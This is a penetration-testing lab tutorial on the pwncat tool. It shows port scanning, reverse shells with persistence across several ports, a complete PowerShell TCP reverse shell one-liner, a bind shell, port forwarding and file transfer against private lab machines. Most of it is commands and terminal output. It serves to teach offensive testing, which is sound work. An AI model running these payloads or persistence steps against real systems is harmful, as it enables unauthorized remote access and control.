


# A DETAILED **GUIDE ON** **PWN** **CAT**



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## A Detailed Guide on Pwncat

Pwncat stands out as an open-source Python tool highly regarded for its versatility, providing a contemporary alternative to the traditional netcat utility. Tailored for network exploration, exploitation, and penetration testing needs, it offers a modernized approach to these tasks. With an emphasis on user-friendly features and comprehensive functionality, pwncat facilitates seamless interactions with network services, aiding in reconnaissance and vulnerability assessment.

The official documentation for the usage of this tool can be checked from here:  
<https://pwncat.org/>

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### Lab Setup

In this article, we are going to show the usage of pwncat on both linux and windows target machines as mentioned below:

**Target Machines:** Ubuntu (192.168.1.23), Windows (192.168.1.4)

**Attacker Machine:** Kali Linux (192.168.1.7)

### Installation

Installation of pwncat can be done using **pip** or **apt**.

To install using **apt** use the following command:

```
apt install pwncat
```

```
[root@kali)~]
# apt install pwncat ←
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are
  libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev
    python3-pypdf2 python3-pythran python3.12-dev xtl-dev zen
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  pwncat
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded
Need to get 3,715 kB of archives.
After this operation, 5,904 kB of additional disk space will be freed.
Get:1 http://kali.download/kali kali-rolling/main amd64 pwncat
  Fetched 3,715 kB in 1s (2,748 kB/s)
Selecting previously unselected package pwncat.
(Reading database ... 406295 files and directories currently installed)
Preparing to unpack .../pwncat_0.1.2-0kali2_all.deb ...
Unpacking pwncat (0.1.2-0kali2) ...
Setting up pwncat (0.1.2-0kali2) ...
```

To install using **pip** use the following command:

```
pip install pwncat
```

```
[root@kali)~]
# pip install pwncat ←
Collecting pwncat
  Downloading pwncat-0.1.2-py2.py3-none-any.whl.metadata (72 kB)
[██████████] 72.1/72.1 kB 3.4 MB/s
  Downloading pwncat-0.1.2-py2.py3-none-any.whl (68 kB)
[██████████] 68.2/68.2 kB 5.5 MB/s
Installing collected packages: pwncat
Successfully installed pwncat-0.1.2
WARNING: Running pip as the 'root' user can result in broken p
```

## Usage

### Port scanning and Banner grabbing

Pwncat can be used to perform both port scanning and banner grabbing on the open ports by stating the range of ports along with the **--banner** flag.

```
pwncat -z 192.168.1.23 1-100  
pwncat -z 192.168.1.23 1-100 --banner
```

```
└─(root㉿kali)-[~]  
  └─# pwncat -z 192.168.1.23 1-100 ←  
    Scanning 100 ports  
    [+] 21/TCP open (IPv4)  
    [+] 22/TCP open (IPv4)  
    [+] 80/TCP open (IPv4)  
  
└─(root㉿kali)-[~]  
  └─# pwncat -z 192.168.1.23 1-100 --banner ←  
    Scanning 100 ports  
    [+] 21/TCP open (IPv4): 220 (vsFTPD 3.0.5)  
    [+] 22/TCP open (IPv4): SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6  
    [+] 80/TCP open (IPv4): Apache/2.4.52 (Ubuntu)
```

Pwncat not only performs port scanning on TCP ports it can also scan UDP ports just by using a **-u** flag in the above command.

### As a Listener

When used as a listener pwncat holds a persistence by creating a file in the /tmp/ directory. Therefore, if a connection is lost the reverse shell can still be obtained at the same port which was previously used like a persistence.

```
pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234
```

```

[root@kali)-[~]
# pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234 ←
[PWNCAT CnC] Checking if remote sends greeting ...
[PWNCAT CnC] Checking if remote sends prefix/suffix to every request ...
[PWNCAT CnC] Remote does not send prefix
[PWNCAT CnC] Remote does not send suffix
[PWNCAT CnC] Probing for: which python3
[PWNCAT CnC] Potential path: /usr/bin/python3
[PWNCAT CnC] Found valid Python3 version: 3.10.12
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpb3sjjnzy'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpccqqjxvj'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmp9lxarb9r'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmp24_0uom3'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Uploading: /usr/local/bin/pwncat → /tmp/tmp24_0uom3 (1/1)
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Decoding: /tmp/tmp24_0uom3 → /tmp/tmpb3sjjnzy
Starting pwncat rev shell: nohup /usr/bin/python3 /tmp/tmpb3sjjnzy 192.168.1.7 1234 --exec
[PWNCAT CnC] Waiting for socket
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Done. Handing over to current shell.
ifconfig ←
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:06:e2:0d:39 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.23 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 2401:4900:1c64:6ac0:e36b:e393:bc52:efba prefixlen 64 scopeid 0x0<global>
        inet6 2401:4900:1c64:6ac0:4c88:de91:d6c4:c897 prefixlen 64 scopeid 0x0<global>
        inet6 fe80::2d6b:4a64:6628:da36 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:65:a9:cf txqueuelen 1000 (Ethernet)
            RX packets 2078 bytes 1277971 (1.2 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2061 bytes 1438693 (1.4 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens34: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.148.128 netmask 255.255.255.0 broadcast 192.168.148.255
        inet6 fe80::ee6:17ca:8b1d:1fa2 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:65:a9:d9 txqueuelen 1000 (Ethernet)
            RX packets 29 bytes 4732 (4.7 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 138 bytes 14113 (14.1 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
            RX packets 170 bytes 20302 (20.3 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 170 bytes 20302 (20.3 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

The persistence can be checked by running a rlwrap listener at the same port after terminating the above connection.

```
(root㉿kali)-[~]
# rlwrap nc -lvpn 1234 ←
listening on [any] 1234 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.23] 52542
whoami
pentest
```

Pwncat has a feature to create persistence on multiple ports which can be performed using the following command:

```
pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234+2
```

```

└─(root㉿kali)-[~]
# pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234+2 ↗
[PWNCAT CnC] Checking if remote sends greeting ...
[PWNCAT CnC] Checking if remote sends prefix/suffix to every request ...
[PWNCAT CnC] Remote does not send prefix
[PWNCAT CnC] Remote does not send suffix
[PWNCAT CnC] Probing for: which python3
[PWNCAT CnC] Potential path: /usr/bin/python3
[PWNCAT CnC] Found valid Python3 version: 3.10.12
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpy1gj053y'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmp3mbt4gvm'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpqlvf73pq'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpbklb05ja'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Uploading: /usr/local/bin/pwncat → /tmp/tmpbklb05ja (1/1)
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Decoding: /tmp/tmpbklb05ja → /tmp/tmpy1gj053y
Starting pwncat rev shell: nohup /usr/bin/python3 /tmp/tmpy1gj053y 192.168.1.7 1234 --exec /bin/sh
Starting pwncat rev shell: nohup /usr/bin/python3 /tmp/tmpy1gj053y 192.168.1.7 1235 --exec /bin/sh
Starting pwncat rev shell: nohup /usr/bin/python3 /tmp/tmpy1gj053y 192.168.1.7 1236 --exec /bin/sh
[PWNCAT CnC] Waiting for socket
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Done. Handing over to current shell.
ifconfig ↗
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:06:e2:0d:39 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.23 netmask 255.255.255.0 broadcast 192.168.1.255
        ether 2401:4900:1c64:6ac0:e36b:e393:bc52:efba prefixlen 64 scopeid 0x0<global>
        inet6 2401:4900:1c64:6ac0:4c88:de91:d6c4:c897 prefixlen 64 scopeid 0x0<global>
        inet6 fe80::2d6b:4a64:6628:da36 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:65:a9:cf txqueuelen 1000 (Ethernet)
            RX packets 2617 bytes 1849803 (1.8 MB)
            RX errors 0 dropped 0 overruns 0 frame 0

```

It can be observed that along with port 1234, the reverse shell can also be obtained on the ports 1235 and 1236.

```
└─(root㉿kali)-[~]
# rlwrap nc -lvpn 1235 ←
listening on [any] 1235 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.23] 41502
whoami
pentest
█
```

```
└─(root㉿kali)-[~]
# rlwrap nc -lvpn 1236 ←
listening on [any] 1236 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.23] 55996
id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),4(adm),24(cdrom),
█
```

## Reverse Shell (Windows)

To get a reverse shell, command can be used from the reverse shell generator (<https://www.revshells.com/>) in the Windows machine to get a reverse shell.

The screenshot shows the RevShell Generator interface. In the 'IP & Port' section, the IP is set to 192.168.1.7 and the port to 443. The 'Listener' section shows the command `sudo python3 -m pwncat -lp 443`. The 'Reverse' tab is selected. In the 'OS' dropdown, 'Windows' is chosen. The 'Name' field contains 'Search...'. The 'Show Advanced' button is checked. On the left, a list of payload types includes 'Windows ConPty', 'PowerShell #1', 'PowerShell #2' (which is selected and highlighted), 'PowerShell #3', 'PowerShell #4 (TLS)', 'PowerShell #3 (Base64)', 'Python3 Windows', 'node.js #2', and 'Java #3'. The generated PowerShell code for 'PowerShell #2' is displayed in a box:

```

powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('192.168.1.7',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-
Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS '
+ (pwd).Path + '> '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($s
endbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

```

Before executing the command copied from the revshells.com, start a listener at port 4444 in the kali machine using the following command:

`pwncat -l 4444`

```

Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.1.7',4444);$stream = $cli
ent.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-
Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS '
+ (pwd).Path + '> '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($s
endbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()" ←

```

```
(root㉿kali)-[~]
# pwncat -l 4444 ←

PS C:\Users\IEUser> ipconfig ←

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv6 Address . . . . . : 2401:4900:1c62:c6a9:a429:d320:86d0:6290
Temporary IPv6 Address . . . . . : 2401:4900:1c62:c6a9:69e7:a7a1:1d72:5ba3
Link-local IPv6 Address . . . . . : fe80::a429:d320:86d0:6290%8
IPv4 Address . . . . . : 192.168.1.4
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1%8
                                         192.168.1.1

PS C:\Users\IEUser> █
```

## Local Port Forwarding

Perform the installation of pwncat inside the Ubuntu machine using the following command:

```
pip3 install pwncat
```

```
root@pentest-virtual-machine:~# pip3 install pwncat ←
Collecting pwncat
  Downloading pwncat-0.1.2-py2.py3-none-any.whl (68 kB)
                                           68.2/68.2 KB 4.3 MB/s eta 0:0

Installing collected packages: pwncat
Successfully installed pwncat-0.1.2
WARNING: Running pip as the 'root' user can result in broken permissions an
root@pentest-virtual-machine:~# pwncat
usage: pwncat [options] hostname port
              pwncat [options] -l [hostname] port
              pwncat [options] -z hostname port
              pwncat [options] -L [addr:]port hostname port
              pwncat [options] -R addr:port hostname port
              pwncat -V, --version
              pwncat -h, --help
```

After a reverse shell is obtained using the usage discussed in the **As a Listener** section. It was observed that an application is running internally inside the Ubuntu machine at port 8080. Hence to access that web application inside our kali machine, we will perform Local Port forwarding using the following command:

```
pwncat -L 0.0.0.0:5000 127.0.0.1 8080
```

```

[root@kali) -[~]
# pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234 ←
[ PWNCAT CnC] Checking if remote sends greeting ...
pentest@pentest-virtual-machine:~$ 
[ PWNCAT CnC] Checking if remote sends prefix/suffix to every request ...
[ PWNCAT CnC] Remote does not send prefix
[ PWNCAT CnC] Remote suffix (1 lines):
b'\x1b[0;pentest@pentest-virtual-machine: ~\x07\x1b[01;32mpentest@pentest-virtual-machine\x1b[00m'
[ PWNCAT CnC] Probing for: which python3
[ PWNCAT CnC] Potential path: /usr/bin/python3
[ PWNCAT CnC] Found valid Python3 version: 3.10.12
[ PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[ PWNCAT CnC] Flushing receive buffer done.
[ PWNCAT CnC] Creating tmpfile: '/tmp/tmpqf1yizg9'
[ PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[ PWNCAT CnC] Flushing receive buffer done.
[ PWNCAT CnC] Creating tmpfile: '/tmp/tmpvzur3112'
[ PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[ PWNCAT CnC] Flushing receive buffer done.
[ PWNCAT CnC] Creating tmpfile: '/tmp/tmp0yo22luh'
[ PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[ PWNCAT CnC] Flushing receive buffer done.
[ PWNCAT CnC] Creating tmpfile: '/tmp/tmpu65kprys'
[ PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[ PWNCAT CnC] Flushing receive buffer done.
[ PWNCAT CnC] Uploading: /usr/local/bin/pwncat → /tmp/tmpu65kprys (1/1)
[ PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[ PWNCAT CnC] Flushing receive buffer done.
[ PWNCAT CnC] Decoding: /tmp/tmpu65kprys → /tmp/tmpqf1yizg9
Starting pwncat rev shell: nohup /usr/bin/python3 /tmp/tmpqf1yizg9 192.168.1.7 1234 --exec /bin/b
[ PWNCAT CnC] Waiting for socket
[ PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[ PWNCAT CnC] Flushing receive buffer done.
[ PWNCAT CnC] Done. Handing over to current shell.

pentest@pentest-virtual-machine:~$ netstat -tlnp ←
netstat -tlnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp      0      0 127.0.0.1:631            0.0.0.0:*             LISTEN      -
tcp      0      0 127.0.0.53:53           0.0.0.0:*             LISTEN      -
tcp      0      0 127.0.0.1:8080           0.0.0.0:*             LISTEN      -
tcp      0      0 127.0.0.1:34295          0.0.0.0:*             LISTEN      -
tcp      0      0 0.0.0.0:22              0.0.0.0:*             LISTEN      -
tcp6     0      0 ::1:631                ::*:                  LISTEN      -
tcp6     0      0 ::80                 ::*:                  LISTEN      -
tcp6     0      0 ::22                 ::*:                  LISTEN      -
tcp6     0      0 ::21                 ::*:                  LISTEN      -
pentest@pentest-virtual-machine:~$ pwncat -L 0.0.0.0:5000 127.0.0.1 8080 ←
pwncat -L 0.0.0.0:5000 127.0.0.1 8080

```

After the execution of the above command, the web application can now be accessed inside the kali machine at the URL: <http://192.168.1.23:5000>



## Send and Receive Files

Besides the above discussed usage pwncat can also be used to send/receive files. It starts with the installation of pwncat in the ubuntu machine.

This includes creating a file in the Ubuntu system as **data.txt** file in the ubuntu machine and start a listener in the kali machine where the file is to be received.

To receive the file in the kali machine, the following command can be used:

```
pwncat -l 6666 > data.txt
```

```
[root@kali ~]# pwncat -l 6666 > data.txt ←
```

After the listener is active the following command can be used to transfer the file in kali machine.

```
pwncat 192.168.1.7 6666 < data.txt
```

```
[pentest@pentest-virtual-machine:~]$ echo "Join Ignite Technologies" > data.txt ←
[pentest@pentest-virtual-machine:~]$ pwncat 192.168.1.7 6666 < data.txt ←
/usr/local/bin/pwncat:4210: DeprecationWarning: getName() is deprecated, get the name attribute instead
```

```
[root@kali ~]# cat data.txt ←
Join Ignite Technologies
```

## Bind Shell (Linux)

To get a bind shell start a listener inside the kali machine using the following command:

```
pwncat 192.168.1.23 9874
```

Inside the Ubuntu machine type the following command:

```
pwncat -l -e '/bin/bash' 9874 -k
```

```
pentest@pentest-virtual-machine:~$ pwncat -l -e '/bin/bash' 9874 -k ←
```

It can be observed that the bind shell connection is obtained on the kali machine. Because of **-k** flag used above the bind shell will re-accept new clients as soon as a client has disconnected.

```
(root㉿kali)-[~]
# pwncat 192.168.1.23 9874 ←
id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),4(adm),24(cdrom),27(sudo)
ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:a5:81:e1:9b txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.23 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 2401:4900:1c62:c6a9:fff2:2dde:6626:9a0e prefixlen 64 scopeid 0x10<link>
        inet6 fe80::2d6b:4a64:6628:da36 prefixlen 64 scopeid 0x20<link>
        inet6 2401:4900:1c62:c6a9:5d57:f05b:9b02:1fd8 prefixlen 64 scopeid 0x10<link>
        ether 00:0c:29:65:a9:cf txqueuelen 1000 (Ethernet)
        RX packets 68370 bytes 4886742 (4.8 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 68025 bytes 7815661 (7.8 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

It can be noted that the above procedure is also satisfied while working with the UDP ports just by using **-u** flag after the command.

## Advantages over Netcat

Pwncat, a feature-rich netcat-like tool designed for pentesters and red teamers, offers several enhancements over traditional Netcat:

- Interactive Shell
- Scriptable Interface
- Encrypted Communication
- Persistence

Pwncat provides an interactive shell with syntax highlighting and command completion, improving the user experience. Pentesters can automate tasks using Pwncat's Python scripting interface, allowing for greater flexibility and customization. It also supports encrypted communication channels, ensuring confidentiality when interacting with compromised systems.

## Conclusion

In conclusion, we can say that pentesters/red teamers can use a lot of tools to get reverse shell/bind shell/ upload-download files/Local Port forwarding and many more. However, if pwncat is considered in regular practise it can prove to be a very valuable and time saving tool.

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## BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



## ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



## EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

Windows

Linux

